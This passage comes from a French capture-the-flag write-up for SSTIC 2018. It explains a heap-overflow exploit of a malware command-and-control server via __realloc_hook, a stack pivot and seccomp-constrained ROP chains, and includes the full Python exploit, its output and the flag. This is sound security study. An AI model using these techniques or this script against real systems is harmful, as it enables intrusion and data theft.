À ce stade, on est capable d'écrire 8 octets (voire un peu plus) de notre choix à une adresse mémoire arbitraire. Le but est de transformer cette écriture mémoire arbitraire en exécution de code arbitraire. On part donc en quête d'un pointeur de fonction stocké dans une zone mémoire accessible en écriture. On notera au passage qu'il n'y a pas d'ASLR.

On trouve notre bonheur dans la section **.bss**. Les deux offsets **___free__hook** et **___realloc__hook** peuvent contenir un pointeur de fonction. Ces fonctions seront appelées respectivement lors de l'exécution de **free** et de **realloc**.

Initialement, j'avais utilisé **___free__hook** jusqu'à me rendre compte qu'aucun stack pivot ne me permettait d'aller plus loin dans l'exploitation. C'est donc finalement **___realloc__hook** qui a été utilisé.

Tout ça est quand même sacrément beau quand on y pense. On tire d'abord profit du comportement de **realloc** pour déplacer **T** dans notre zone de chevauchement. On modifie le pointeur des routes d'un client pour obtenir une écriture mémoire arbitraire. Cette écriture est utilisée pour changer la valeur du **___realloc__hook**. Puis on ajoute d'autres routes, avec un autre client, jusqu'à déclencher un nouveau **realloc**, qui cette fois va détourner le flux d'exécution du programme vers une adresse arbitraire. La boucle est bouclée.

5.7 Exécuter du code arbitraire

Comme le dit un grand philosophe chinois, ça y est, on peut faire caca dans **rip**. Mais le voyage n'est pas encore terminé pour autant. La stack et le heap ne sont pas exécutables, il va donc falloir faire du ROP pour arriver à nos fins.

Pour plus de flexibilité, la ropchain en tant que telle sera stockée dans **R6**, qui sera le dernier chunk utilisé du heap. Ainsi, quel que soit la taille de notre ropchain, on est certain qu'elle commencera toujours au même endroit (et qu'elle ne sera pas **realloc** ailleurs).

On a ensuite besoin d'un stack pivot qui va déplacer le pointeur de pile vers le début de notre ropchain, car au départ, la vulnérabilité qu'on exploite ne nous permet d'exécuter qu'un seul gadget. On commence donc par notre stack pivot, qui est **mov rsp, rcx ; ret**.

On va utiliser notre huitième client pour provoquer le **realloc** qui va sauter sur notre stack pivot. À ce moment, le registre **rcx** pointe dans le heap, sur le début du chunk **C8**[8], qui contient le nom du client. On va donc choisir comme nom de client l'adresse d'un

8. La fonction **add__to__route** qui appelle **realloc** ne touche pas à **rcx**. C'est à la fonction **get__route**, appelée juste avant, qu'on doit ce comportement

second gadget. Pour l'instant, on n'a toujours de la place que pour un seul gadget. Mais maintenant que le pointeur de pile se trouve dans le heap, on cherche juste à le déplacer de manière relative vers notre ropchain. Ou en tout cas vers un endroit plus spacieux. On opte donc pour **add rsp, 0x68 ; ret**.

Désormais, le pointeur de pile se trouve au milieu de **C8**. Grâce au chevauchement, on retrouve des routes de **R2** dans les espaces inutilisés par **C8**. Cette fois, on a de la place pour chaîner quelques gadgets. On va donc utiliser deux gadgets qui vont – enfin – nous conduire jusqu'à notre ropchain en **R6** : **ret 0x588 / pop rbx ; ret**.

5.8 Exécuter du code sur mesure

Notre ropchain ne peut pas démarrer un shell, sinon ce serait trop simple. Quand le malware est démarré en mode serveur, il se protège avec **seccomp** et filtre les appels système qu'il est autorisé à faire. **Seccomp** a deux modes de fonctionnement : le mode STRICT et le mode FILTER. Dans le mode STRICT, le programme n'a le droit d'effectuer que 4 appels système : **read()**, **write()**, **exit()** et **sigreturn()**. Cela n'est pas sans nous rappeler ce bon vieux challenge SSTIC 2011 [9], dans lequel il fallait déjà faire du ROP sur un binaire **seccomp** en mode strict. La ropchain devait faire un **read()** sur un fichier ouvert contenant le flag, puis un **write()** sur notre socket.

Dans le cas de notre malware, **seccomp** est cette fois utilisé en mode FILTER : le filtrage des appels système est effectué par du code BPF contenu dans le binaire. Pour afficher le filtre BPF d'une façon conviviale, on utilise l'outil **seccomp-tools** [10].

```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0006
 0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0006: 0x15 0x00 0x01 0x0000000c  if (A != brk) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x15 0x00 0x01 0x00000009  if (A != mmap) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x15 0x00 0x01 0x0000000b  if (A != munmap) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x15 0x00 0x01 0x00000029  if (A != socket) goto 0014
 0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0014: 0x15 0x00 0x01 0x00000031  if (A != bind) goto 0016
 0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0016: 0x15 0x00 0x01 0x00000032  if (A != listen) goto 0018
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0018: 0x15 0x00 0x01 0x00000120  if (A != accept4) goto 0020
 0019: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0020: 0x15 0x00 0x01 0x00000036  if (A != setsockopt) goto 0022
 0021: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0022: 0x15 0x00 0x01 0x0000002c  if (A != sendto) goto 0024
 0023: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0024: 0x15 0x00 0x01 0x0000002d  if (A != recvfrom) goto 0026
 0025: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0026: 0x15 0x00 0x01 0x00000014  if (A != writev) goto 0028
```

9. Ce n'est d'ailleurs certainement pas un hasard si on retrouve l'un des auteurs de l'époque dans cette édition 2018

10. https://github.com/david942j/seccomp_tools

```
0027: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0028: 0x15 0x00 0x01 0x00000017  if (A != select) goto 0030
0029: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0030: 0x15 0x00 0x01 0x00000019  if (A != mremap) goto 0032
0031: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0032: 0x15 0x00 0x01 0x00000048  if (A != fcntl) goto 0034
0033: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0034: 0x15 0x00 0x01 0x00000101  if (A != openat) goto 0036
0035: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0036: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0038
0037: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0038: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0040
0039: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0040: 0x15 0x00 0x01 0x00000003  if (A != close) goto 0042
0041: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0042: 0x15 0x00 0x01 0x0000004e  if (A != getdents) goto 0044
0043: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0044: 0x15 0x00 0x01 0x000000d9  if (A != getdents64) goto 0046
0045: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0046: 0x15 0x00 0x01 0x00000020  if (A != dup) goto 0048
0047: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0048: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0050
0049: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0050: 0x15 0x00 0x01 0x00000005  if (A != fstat) goto 0052
0051: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0052: 0x06 0x00 0x00 0x00030000  return TRAP
```

La première ropchain développée se charge de dumper la stack du processus, car c'est facile à faire et que ça permet de vérifier la faisabilité de notre exploitation.

La seconde ropchain sert à lister les fichiers présents sur le serveur. C'est un équivalent de la commande **ls**.

La troisième ropchain sert à ouvrir puis à lire le contenu d'un fichier. C'est un équivalent de la commande **cat**. Ces trois ropchains peuvent être consultées plus en détail dans le code inclus dans la suite de ce rapport.

Une limitation *rigolote* pour l'écriture de ces ropchains est qu'il n'est pas possible d'utiliser deux fois le même gadget. En effet, nos gadgets sont stockés sur le serveur en ajoutant des routes à un de nos clients. Si jamais on tente d'utiliser deux fois le même gadget, le serveur détecte que la route est dupliquée et ne l'ajoute pas. Cela force à être légèrement plus créatif.

Par contre, ce qui est très pratique c'est qu'au moment où le huitième client déclenche l'exploitation, le registre **rdi** pointe vers **R8**. On va donc utiliser **R8** pour stocker le chemin passé en argument de nos ropchains **ls** et **cat**.

5.9 Terminer le challenge

Tout fonctionne en local. On peut donc jouer notre exploitation sur le serveur distant. On commence par dumper la stack, principalement pour vérifier que ça fonctionne.

```
$ python exploit.py remote dumpstack | hd
00000000  63 65 71 65 6a 65 76 65  00 00 00 00 00 00 00 00  |ceqejeve........|
00000010  7f 8f 00 00 00 00 00 00  07 00 00 00 0b 00 00 00  |................|
00000020  f0 06 6e 00 00 00 00 00  00 00 00 00 00 00 00 00  |..n.............|
[...]
```

En bas de la stack, on récupère la ligne de commande qui a servi à démarer le C&C :

```
$ /home/sstic/agent -c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20} -l 36735 -i ceqejeve
```

On obtient également quelques variables d'environnement sympatiques, notamment SSH_CLIENT et SSH_CONNECTION qui nous donnent l'adresse IP publique d'un utilisateur connecté sur la machine. Probablement un des concepteurs du challenge qui surveille l'état de son serveur.

Ensuite, on part à la recherche du flag.

```
$ python exploit.py remote ls .
Directories:
        .
        ..
        .ssh
        secret
Files:
        .bash_logout
        .bashrc
        .lesshst
        .profile
        .viminfo
        agent
        agent.sh

$ python exploit.py remote ls secret
Directories:
        .
        ..
Files:
        sstic2018.flag

$ python exploit.py remote cat secret/sstic2018.flag
65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet
```

Attention. L'adresse email récupérée est encodée avec 13 tours de ROT13.

```
65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org
```

Voilà qui conclut le challenge. Cependant il reste une question qui me taraude :

« Wow, mais comment ils font pour gérer le cas où plusieurs participants essayent d'exploiter le serveur en même temps ? ! Et si quelqu'un le fait planter ? Ça doit être vachement sophistiqué ! »

```
$ python exploit.py remote cat agent.sh
while true; do
        /home/sstic/agent -c "SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}" -l 36735 -i ceqejeve
        sleep 4
done
```

5.10 Code de l'exploitation

```python
import struct
import socket
import select
import time
import argparse
import logging
import re
from CryptoPlus.Cipher import rijndael
rijndael.num_rounds = {16:{16:4}}
from CryptoPlus.Cipher import python_AES as AES
from CryptoPlus.Cipher.blockcipher import MODE_CBC

GLOB = {"routes":set()}
DEFAULT_CLIENT_KEY = {
    "n": 207279204470321974650102834775235730316915383110339703906207982260077 [...],
    "d": 253971346246652342408155051840203688671259063792365812040046095724311 [...],
    "aes": 'A'*16
}

HEAP = "#HEAP"
JUNK = "#JUNK"

ropchains = {

"dumpstack": [
    0x400765, # pop r15 ; ret
    0x400b78, # pop rbp ; ret
    0x4a6700, # mov rsi, r14 ; mov rdi, r12 ; call r15
    0x400766, # pop rdi ; ret
    0x8,      # fd to write
    0x454ee5, # pop rdx ; ret
    0x1200,   # size of stack to write
    0x454FA0, # write()
    0x41A180, # exit()
],

"ls": [
    0x47FC10, # opendir()
    0x408f59, # pop rcx ; ret
    0x42495F, # add rsp, 0x10 ; pop rbx ; ret
    0x426903, # mov qword ptr [rsp + 8], rax ; call rcx
    JUNK,
    JUNK,     # placeholder for opendir() return value
    0x454e8c, # pop rax ; ret
    0x400663, # pop r12 ; ret
    0x41F815, # mov rdi, rbx ; call rax
    0x47FC80, # readdir64()
    0x4150A3, # pop r15 ; pop rbp ; ret
    HEAP,
    0x8,      # fd to write
    0x461B6D, # pop r12 ; ret
    0x40149A, # pop r12 ; pop r13 ; ret
    0x4628de, # mov rsi, rbx ; mov rdi, rbp ; call r12
    HEAP,
    0x454ee5, # pop rdx ; ret
    0x4000,   # size to write
    0x454FA0, # write()
```

```
    0x41A180, # exit()

],

"cat": [
    0x4017dc, # pop rsi ; ret
    0x100,    # O_RDONLY | O_NOCTTY (because it's hard to set rsi to 0)
    0x454D10, # open64()
    0x408f59, # pop rcx ; ret
    0x461C8E, # pop rbx ; pop rbp ; pop r12 ; ret
    0x426903, # mov qword ptr [rsp + 8], rax ; call rcx
    JUNK,
    JUNK,
    0x400765, # pop r15 ; ret
    0x4573D3, # pop rdx ; pop r10 ; ret
    0x4a6700, # mov rsi, r14 ; mov rdi, r12 ; call r15
    HEAP,
    0x454ee5, # pop rdx ; ret
    0x4008,   # size to read
    0x454ED0, # read()
    0x41B4EF, # pop rbp ; ret
    HEAP,
    0x400766, # pop rdi ; ret
    0x8,      # fd to write
    0x495DFD, # pop rdx ; pop rbx ; ret
    0x4000,   # size of stack to write
    HEAP,
    0x454FA0, # write()
    0x41A180, # exit()
],
}


def split(iterable, n):
    return [iterable[i:i+n] for i in range(0, len(iterable), n)]

def s2i(s):
    return int(s.encode("hex"), 16)

def i2s(i, size):
    fmt = "%%0%dX" % (size*2)
    return(fmt % i).decode("hex")

def rsassa_add_padding(msg):
    assert len(msg) <= 252
    header = "\x00\x02"
    footer = "\x00" + msg
    padding = "B" * (256-len(header)-len(footer))
    return header + padding + footer

def rsassa_del_padding(msg):
    assert msg[:2] == "\x00\x02"
    msg = msg[2:]
    i = msg.index("\x00")
    return msg[i+1:]

def parse_dirent(dir_entries):
    dirs = re.findall(r"\x04([\w _.!?*-]+)\x00", dir_entries)
    files = re.findall(r"\x08([\w _.!?*-]+)\x00", dir_entries)
    print "Directories:\n\t" + "\n\t".join(sorted(dirs))
    print "Files:\n\t" + "\n\t".join(sorted(files))

def format_path(path):
    p = []
    if path:
        p = path
        if not p.endswith("\x00"):
            p += "\x00"
        p = split(p, 8)
        p[-1] = p[-1].ljust(8, "\x42")
    return p


class Scomm:
    def __init__(self, sock, client_key):
```

```
        self.sock = sock
        self.iv = 0
        self.max_iv = (1<<128) - 1
        self.cc_key = {"e": 65537}
        self.client_key = client_key
        self.key_exchange()

    def send(self, msg):
        padding = "\x00" * (len(msg) % 16)
        msg += padding
        iv = i2s(self.iv, 16)
        aes = AES.new(key=self.cc_key["aes"], IV=iv, mode=MODE_CBC)
        pkt = iv + aes.encrypt(msg)
        self.sock.sendall(struct.pack("<I", len(pkt)))
        self.sock.sendall(pkt)
        self.iv = (self.iv + 1) & self.max_iv

    def recv(self):
        size = struct.unpack("<I", self.sock.recv(4))[0]
        pkt = self.sock.recv(size)
        iv = pkt[:16]
        data = pkt[16:]
        aes = AES.new(key=self.client_key["aes"], IV=iv, mode=MODE_CBC)
        msg = aes.decrypt(data)
        return msg

    def key_exchange(self):
        # Send self RSA pubkey
        self.sock.sendall(i2s(self.client_key["n"],256))

        # Recv C&C RSA pubkey
        self.cc_key["n"] = s2i(self.sock.recv(256))

        # Recv C&C AES key encrypted with self RSA key
        msg = s2i(self.sock.recv(256))
        aes_cc_key = pow(msg, self.client_key["d"], self.client_key["n"])
        self.cc_key["aes"] = rsassa_del_padding(i2s(aes_cc_key, 256))
        logging.debug("remote aes key %d %r", len(self.cc_key["aes"]), self.cc_key["aes"])
        if len(self.cc_key["aes"]) != 16:
            logging.error("Bad AES key %r", i2s(aes_cc_key, 256))

        # Send self AES key, encrypted with C&C RSA pubkey
        aes_k = rsassa_add_padding(self.client_key["aes"])
        msg = pow(s2i(aes_k), self.cc_key["e"], self.cc_key["n"])
        self.sock.sendall(i2s(msg, 256))


class F4ncyClient:
    def __init__(self, name):
        if len(name) == 8:
            self.peer = name
        else:
            self.peer = name.decode("hex").ljust(8, "\x00")
        client_key = DEFAULT_CLIENT_KEY.copy()
        self.sock = socket.socket()
        self.sock.connect(GLOB["target"])
        self.scomm = Scomm(self.sock, client_key)
        self.agent_peering()

    def send_message(self, cmd, data="", source_peer=None):
        magic = "AAAA" + "dec0d3d1".decode("hex") + GLOB["magic"]
        if source_peer is None:
            source_peer = self.peer
        dest_peer = "\x00" * 8
        size = len(magic) + len(source_peer) + len(dest_peer) + len(cmd) + len(data) + 4
        size = struct.pack("<I", size)
        msg = magic + source_peer + dest_peer + cmd + size + data
        logging.debug("Sending message of %d bytes", len(msg))
        logging.debug(split(msg, 8))
        self.scomm.send(msg)
        time.sleep(0.02)

    def recv_message(self):
        msg = self.scomm.recv()
        logging.debug("Receiving message of %d bytes", len(msg))
```

```
208         logging.debug(split(msg, 8))
209         return msg
210
211     def agent_peering(self):
212         self.send_message("\x00\x00\x01\x00")
213         msg = self.recv_message()
214
215     def add_route(self, route):
216         if route in GLOB["routes"]:
217             raise Exception("Route %r already exists. Exploit will fail" % route)
218         self.send_message("\x00\x00\x01\x00", source_peer=route)
219         GLOB["routes"].add(route)
220
221
222 def heap_size_generator():
223     size = 0x18000
224     while size > 0:
225         yield struct.pack("<Q", size)
226         size -= 8
227
228 def junk_generator():
229     junk = s2i("\xca"*8)
230     while junk:
231         junk += 1
232         yield struct.pack("<Q", junk)
233
234 class UniqueRouteNameGenerator:
235     def __init__(self):
236         self.unique_value = s2i("\xee"*6)
237
238     def get_route(self, client_name="FF", route_index=0):
239         route_name = client_name.decode("hex")[0] + chr(route_index & 0xFF)
240         route_name += i2s(self.unique_value, 6)
241         self.unique_value -= 1
242         if not self.unique_value:
243             raise Exception("You have generated too many route names. Go to bed!")
244         return route_name
245
246 def exploit():
247     sz = heap_size_generator()
248     junk = junk_generator()
249     route_names = UniqueRouteNameGenerator()
250
251     # Create clients c1 c2 c3 c4
252     clients = {}
253     for name in ["c1", "c2", "c3", "c4"]:
254         clients[name] = F4ncyClient(name)
255
256     # Add 11 routes to r1 (i.e routes of c1 client)
257     c = clients["c1"]
258     for r in range(11):
259         route = route_names.get_route("c1", r)
260         c.add_route(route)
261
262     # Create client c5
263     clients["c5"] = F4ncyClient("c5")
264
265     # Add 12 routes to r2 to realloc the chunk and avoid the bug
266     c = clients["c2"]
267     for r in range(11):
268         route = route_names.get_route("c2", r)
269         c.add_route(route)
270     c.add_route(next(sz))
271
272     # Add 60 more routes to r2
273     for r in range(12):
274         for i in range(4):
275             idx = int("%x%x" % (r, i), 16)
276             if idx == 2:
277                 route = struct.pack("<Q", 0x4574d3) # ret 0x588
278             elif idx == 3:
279                 route = struct.pack("<Q", 0x4017ff) # pop rbx ; ret (junk)
280             else:
281                 route = route_names.get_route("c2", idx)
282             c.add_route(route)
```

```
283             c.add_route(next(sz))
284
285         # Add 10 routes to r3 to realloc the chunk
286         c = clients["c3"]
287         for r in range(10):
288             route = route_names.get_route("c3", r)
289             c.add_route(route)
290
291         # Add 12 routes to r4 to realloc the chunk and avoid the bug
292         c = clients["c4"]
293         for r in range(11):
294             route = route_names.get_route("c4", r)
295             c.add_route(route)
296         c.add_route(next(sz))
297
298         # Add 22 more routes to r4
299         for r in range(4):
300             for i in range(4):
301                 idx = int("%x%x" % (r, i), 16)
302                 route = route_names.get_route("c4", idx)
303                 c.add_route(route)
304             c.add_route(next(sz))
305         c.add_route(route_names.get_route("c4"))
306         c.add_route(route_names.get_route("c4"))
307
308         # Create client c6
309         c = F4ncyClient("c6")
310         clients["c6"] = c
311
312         # Store ropchain into r6
313         cmd = GLOB["command"]
314         rop = ropchains[cmd]
315         for r in rop:
316             if r == HEAP:
317                 route = next(sz)
318             elif r == JUNK:
319                 route = next(junk)
320             else:
321                 route = struct.pack("<Q", r)
322             c.add_route(route)
323
324         # Use the heap overflow vulnerability to patch c5 chunk size, by using r1.
325         # New size will be 0x611 (sizeof c5 + r2 + r3 + r4) instead of 0x241.
326         c = clients["c1"]
327         route = struct.pack("<Q", 0x611)
328         c.add_route(route)
329
330         # Free c5
331         c = clients["c5"]
332         c.sock.close()
333         time.sleep(0.5)
334
335         # Create client c7. Will be at the same place than the old c5 client.
336         clients["c7"] = F4ncyClient("c7")
337
338         # Create client c8.
339         # Its peer name will be the first gadget after the stack pivot.
340         # This new client will trigger the realloc of the server routing table.
341         # The server routing table chunk is now overlapping with r2, r3 and r4.
342         name = struct.pack("<Q", 0x455187) # add rsp, 0x68 ; ret
343         clients["c8"] = F4ncyClient(name)
344
345         # Add a route to r3.
346         # It will overwrite r4 pointer in the server routing table.
347         __realloc_hook_addr = 0x6d78c8
348         offset = 0x110
349         bss = struct.pack("<Q", __realloc_hook_addr - offset)
350         c = clients["c3"]
351         c.add_route(bss)
352
353         # Add a route to r4.
354         # It will overwrite the value of __realloc_hook
355         # This route is our stack pivot.
356         stack_pivot = struct.pack("<Q", 0x4a61b6) # mov rsp, rcx; ret
357         c = clients["c4"]
```

```
358     c.add_route(stack_pivot)
359
360     # Add 8 routes to r8 to force a realloc.
361     # It will call the __realloc_hook and trigger our exploit.
362     # rsi will point to r8, so we put a path (string) into r8.
363     # It will be used as an argument for our ropchains.
364     path = format_path(GLOB["path"])
365     c = clients["c8"]
366     for r in range(8):
367         if path:
368             route = path.pop(0)
369         else:
370             route = route_names.get_route("c8", r)
371         c.add_route(route)
372
373     # Retrieve and process the result of our exploit
374     time.sleep(1)
375     c = clients["c7"]
376     r = c.sock.recv(0x5000)
377     if cmd == "ls":
378         parse_dirent(r)
379     else:
380         print r
381
382 if __name__ == '__main__':
383     parser = argparse.ArgumentParser("SSTIC 2018 Exploit (Nation-state Level Botnet)")
384     parser.add_argument("target", choices=("local", "remote"))
385     parser.add_argument("command", choices=("dumpstack", "ls", "cat"))
386     parser.add_argument("command_args", nargs="*")
387     args = parser.parse_args()
388     if args.command in ("ls", "cat") and not args.command_args:
389         parser.error("Argument needed for this command (path)")
390     if args.target == "local":
391         t = ("127.0.0.1", 31337)
392         GLOB["magic"] = "babar007"
393     else:
394         t = ("195.154.105.12", 36735)
395         GLOB["magic"] = "ceqejeve"
396     GLOB["target"] = t
397     GLOB["command"] = args.command
398     p = None
399     if args.command_args:
400         p = " ".join(args.command_args)
401     GLOB["path"] = p
402     exploit()
```

6 Haïku - *Conclusion*

Challenge SSTIC
Rayon de soleil du printemps
Reviens vite. J'attends.